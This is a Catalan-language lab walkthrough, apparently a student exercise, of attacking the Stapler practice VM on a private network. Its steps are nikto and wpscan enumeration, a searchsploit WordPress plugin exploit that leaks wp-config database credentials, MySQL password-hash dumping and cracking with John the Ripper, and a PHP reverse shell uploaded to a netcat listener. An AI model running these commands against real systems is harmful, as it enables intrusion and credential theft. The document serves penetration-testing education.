
```
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined
.
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP
code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP cod
e (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Hostname '192.168.0.28' does not match certificate's names: Red.Initech
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 7690 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2018-06-23 22:24:01 (GMT-4) (90 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

(retallat)

Nom i cognom


Hem obtingut 4 directoris: /phpmyadmin/, /blogblog/, /admin112233/ i /robots.txt. Qualsevol intent d'accés als directoris fa aparèixer la pàgina d'inici fins que s'afegeix https a l'URL. Si tornem a intentar accedir a la pàgina robot.txt mitjançant l'URL https://192.168.0.29:12380/robots.txt obtindrem la pàgina següent.

La pàgina s'ha d'afegir com a excepció.




Confirma l'excepció


Nom i cognom



El fitxer robots.txt s'obre.





Sembla que la pàgina admin112233 té algunes possibilitats per ser explotada, però quan hi arribem, trobem una advertència que podríem haver estat atacats amb un ganxo BeEF-XSS. Aquest atac requereix que Java estigui habilitat, de manera que és millor desactivar Java.



Això ens deixa la pàgina /blogblog/. Alguns noms més i una secció d'inici de sessió que ens proporciona la pàgina d'inici de sessió d'administrador d'un lloc de WordPress.

Nom i cognom





Podem executar un wpscan a la pàgina /blogblog/ per enumerar qualsevol usuari, plugin o vulnerabilitat.

Proveu d'utilitzar l'ordre única per buscar usuaris i plugins. Si això no funciona, proveu primer de buscar els usuaris i després els plugins.

```
wpscan --url https://192.168.0.29:12380/blogblog/ --enumerate uap
```

Aquest primer wpscan utilitza el paràmetre u per trobar usuaris.

```
wpscan --url https://192.168.0.29:12380/blogblog/ --enumerate u --disable-tls-checks
```

Haurem d'executar un segon escaneig per trobar plugins vulnerables.

Nom i cognom

```
wpscan --url https://192.168.0.29:12380/blogblog --enumerate ap --disable-tls-checks
```

```
root@kali:~/Desktop/stapler# wpscan --url https://192.168.0.29:12380/blogblog --
enumerate ap --disable-tls-checks
```

`--disable-tls-checks` Desactiva la verificació del certificat SSL/TLS

Hem trobat 4 plugins. Podem utilitzar **searchsploit** per cercar *exploits.*

```
   Time: 00:04:37 <====================> (75044 / 75044) 100.00% Time: 00:04:37

[+] We found 4 plugins:

[+] Name: advanced-video-embed-embed-videos-or-playlists - v1.0
 |  Latest version: 1.0 (up to date)
 |  Last updated: 2015-10-14T13:52:00.000Z
 |  Location: https://192.168.0.28:12380/blogblog/wp-content/plugins/advanced-vi
deo-embed-embed-videos-or-playlists/
 |  Readme: https://192.168.0.28:12380/blogblog/wp-content/plugins/advanced-vide
o-embed-embed-videos-or-playlists/readme.txt
[!] Directory listing is enabled: https://192.168.0.28:12380/blogblog/wp-content
/plugins/advanced-video-embed-embed-videos-or-playlists/

[+] Name: akismet
 |  Latest version: 4.0.8
 |  Last updated: 2018-06-19T18:18:00.000Z
 |  Location: https://192.168.0.28:12380/blogblog/wp-content/plugins/akismet/
```

Resultats de la cerca:

```
root@kali: ~/Desktop/stapler
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/stapler# searchsploit advanced video
------------------------------------- ---------------------------------------
 Exploit Title                       |  Path
                                     | (/usr/share/exploitdb/)
------------------------------------- ---------------------------------------
WordPress Plugin Advanced Video 1.0 - | exploits/php/webapps/39646.py
------------------------------------- ---------------------------------------
Shellcodes: No Result
root@kali:~/Desktop/stapler#
```

Aquest exploit és un script Python i haurem de fer algunes modificacions.

El primer que fem és copiar l'última versió de l'exploit des de la seva ubicació actual al nostre directori

de Stapler.

Creeu un fitxer anomenat 39646.py amb el vostre editor de text preferit. Utilitzeu el navegador Kali i copieu el codi de dades del lloc següent i enganxeu-lo al fitxer recentment creat.

```
root@kali:~/Desktop/stapler# nano 39646.py
```

https://gist.github.com/kongwenbin/8e89f553641bd76b1ee4bb93460fbb2c

Modifiqueu l'script amb l'adreça IP del vostre lloc de WordPress.

```
# Use if you don't care about the validity of the ssl cert
ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE

# insert url to wordpress
url = "https://192.168.0.28:12380/blogblog"
```

Deseu els canvis.

Executeu l'exploit. L'exploit crea un jpeg dels resultats de la cerca. A continuació, hem de descarregar el jpeg i obrir-lo com a fitxer de text. El nombre assignat a jpeg variarà. El nom del vostre jpeg serà diferent.

Dins del jpeg hi haurà la configuració base perquè WordPress inclogui tota la informació del compte MySQL.

```
python 39646.py
```

```
root@kali:~/Desktop/stapler# nano 39646.py
root@kali:~/Desktop/stapler# python 39646.py
```

Mitjançant el navegador Firefox accedim al directori upload de WordPress on es va desar el jpeg.


`https://192.168.0.29:12380/blogblog/wp-content/uploads`

Nom i cognom

Copiem o fem un wget del jpeg i el desem al nostre directori de stapler.

```
wget --no-check-certificate
https://192.168.0.29:12380/blogblog/wp-
content/uploads/1631009096.jpeg
```

Aquesta és la IP del meu lloc de WordPress i els números d'identificació assignats al meu jpeg. El vostre serà diferent.



Obrim el directori de stapler i canviem el nom de l'extensió del fitxer descarregat de .jpeg a .txt i l'obrim amb un editor de text per veure el contingut. Veiem pel contingut que es tracta d'un fitxer PHP. (També podeu veure el contingut del jpeg mitjançant l'ordre cat per terminal).

Nom i cognom

```
root@kali:~/Desktop/stapler# ls
1631009096.jpeg  hash.txt     php-reverse-shell-1.0          user_list.txt
39646.py         index.html   php-reverse-shell-1.0.tar.gz   users.txt
39772            ls           php-reverse-shell.php          vsftpd.conf
39772.zip        __MACOSX     php-reverse-shell.php.1        wordpress-4.tar.gz
712006227.txt    note         todo-list.txt
root@kali:~/Desktop/stapler# cat 1631009096.jpeg
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'clear
');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


Hem enumerat les credencials root del servidor MySQL. Ara ens podem connectar al servidor MySQL.

```
mysql -u root -p -h 192.168.0.29
```

```
root@kali: ~/Desktop/stapler
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/stapler# mysql -u root -p -h 192.168.0.28
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 59
Server version: 5.7.22-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```


Nom i cognom

Al prompt escriu `show databases;`



Escriu `use wordpress;`

Escriu `show tables;`



Nom i cognom

Escriu **`describe wp_users;`**

```
MySQL [wordpress]> describe wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(64)         | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   |     |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(60)         | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.01 sec)

MySQL [wordpress]>
```


Escriu **`SELECT user_login, user_pass FROM wp_users;`**

```
MySQL [wordpress]> SELECT user_login, user_pass FROM wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. |
| Elly       | $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 |
| Peter      | $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 |
| barry      | $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0 |
| heather    | $P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10 |
| garry      | $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1 |
| harry      | $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0 |
| scott      | $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 |
| kathy      | $P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0 |
| tim        | $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 |
| ZOE        | $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1 |
| Dave       | $P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy. |
| Simon      | $P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0 |
| Abby       | $P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs. |
| Vicki      | $P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131 |
| Pam        | $P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0 |
+------------+------------------------------------+
16 rows in set (0.02 sec)

MySQL [wordpress]>
```

Aquests són els noms d'usuari i el hash de la contrasenya per als usuaris de WordPress. Intentarem crackejar la contrasenya de l'usuari John utilitzant John the Ripper. Normalment, el primer usuari és l'administrador, de manera que intentarem crackejar només la seva contrasenya.


Nom i cognom

Creeu un fitxer anomenat hash.txt i deseu-lo al directori de stapler. Copieu el nom d'usuari John i el seu hash al fitxer. Deseu el fitxer.




Executeu l'ordre següent:

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```




És possible que hàgiu d'anar al directori de wordlist i extreure el fitxer rockyou.txt del fitxer rockyou.txt.gz. Utilitzeu l'explorador de fitxers i aneu a usr/share/wordlists. Obriu l'arxiu i extreieu el rockyou.txt. Executeu l'ordre una vegada més.



Ara tenim les credencials d'inici de sessió d'un usuari de WordPress que creiem que és administrador. Podem intentar iniciar la sessió al WordPress com John mitjançant la contrasenya.

`https://192.168.0.29:12380/blogblog/wp-login.php`

Nom i cognom



Estem dins!


6. Explotació


Amb el navegador Kali accediu a Github i descarregueu el fitxer php de reverse-shell:

https://github.com/pentestmonkey/php-reverse-shell

Deixeu-lo dins de la carpeta stapler.

Obriu el fitxer php-reverse-shell.php mitjançant un editor de text. Feu clic amb el botó dret al fitxer i, al menú contextual, seleccioneu Obre amb una altra aplicació.





Nom i cognom

A continuació, hem de modificar el codi font per indicar on voleu que es torni el shell invers (la vostra màquina Kali)

El $ip és l'adreça IP de la meva màquina Kali. Sabem que Kali està acostumat a fer servir el port 4444 amb Metasploit, de manera que també hauria de funcionar aquí.

Feu clic a Fitxer i des del menú contextual seleccioneu Desa. Obriu el fitxer i comproveu que s'han desat els canvis.

Assegureu-vos de copiar i desar el fitxer php-reverse-shell.php modificat a l'arrel de la carpeta stapler.

Hi ha més d'una manera de carregar la reverse shell. Si el mètode wget no funciona, utilitzeu el segon mètode amb TFTP.


Nom i cognom

Mètode 1. WGET

Obriu un terminal i configureu un oient mitjançant Netcat. Feu clic a Intro.


```
nc -v -n -l -p 4444
```

Deixeu en funcionament l'oient i el terminal.



Obriu un segon terminal i escriviu el següent:


```
wget --no-check-certificate
https://192.168.0.29:12380/blogblog/wp-
content/uploads/php-reverse-shell.php
```



Torneu al terminal que executa l'oient.

Si l'oient funciona, hauríeu de veure la sortida següent:

Nom i cognom



Al terminal de la shell, podem fer alguns descobriments només escrivint algunes ordres de Linux.

Escriu: whoami (imprimeix el nom d'usuari efectiu de l'usuari actual quan se l'invoca).

Escriu: hostname (s'utilitza per configurar o mostrar el nom del host, domini o node actual del sistema).

Escriu: pwd (L'ordre pwd informa del camí d'accés complet al directori actual)

Escriu: cd home (canvieu el directori al directori home)

Escriu: ls (llista del contingut del directori actual)

Mètode 2. TFTP sobre UDP

Obriu un terminal i configureu un oient mitjançant Netcat. Feu clic a Intro.

```
nc -v -n -l -p 4444
```


Sabem que TFTP s'executa al port 69. No podem obtenir una llista de directoris, però si activeu el mode detallat (verbose), podem carregar directament al directori arrel mitjançant el port 80 mitjançant l'ordre següent:

```
put php-reverse-shell.php
```

Nom i cognom

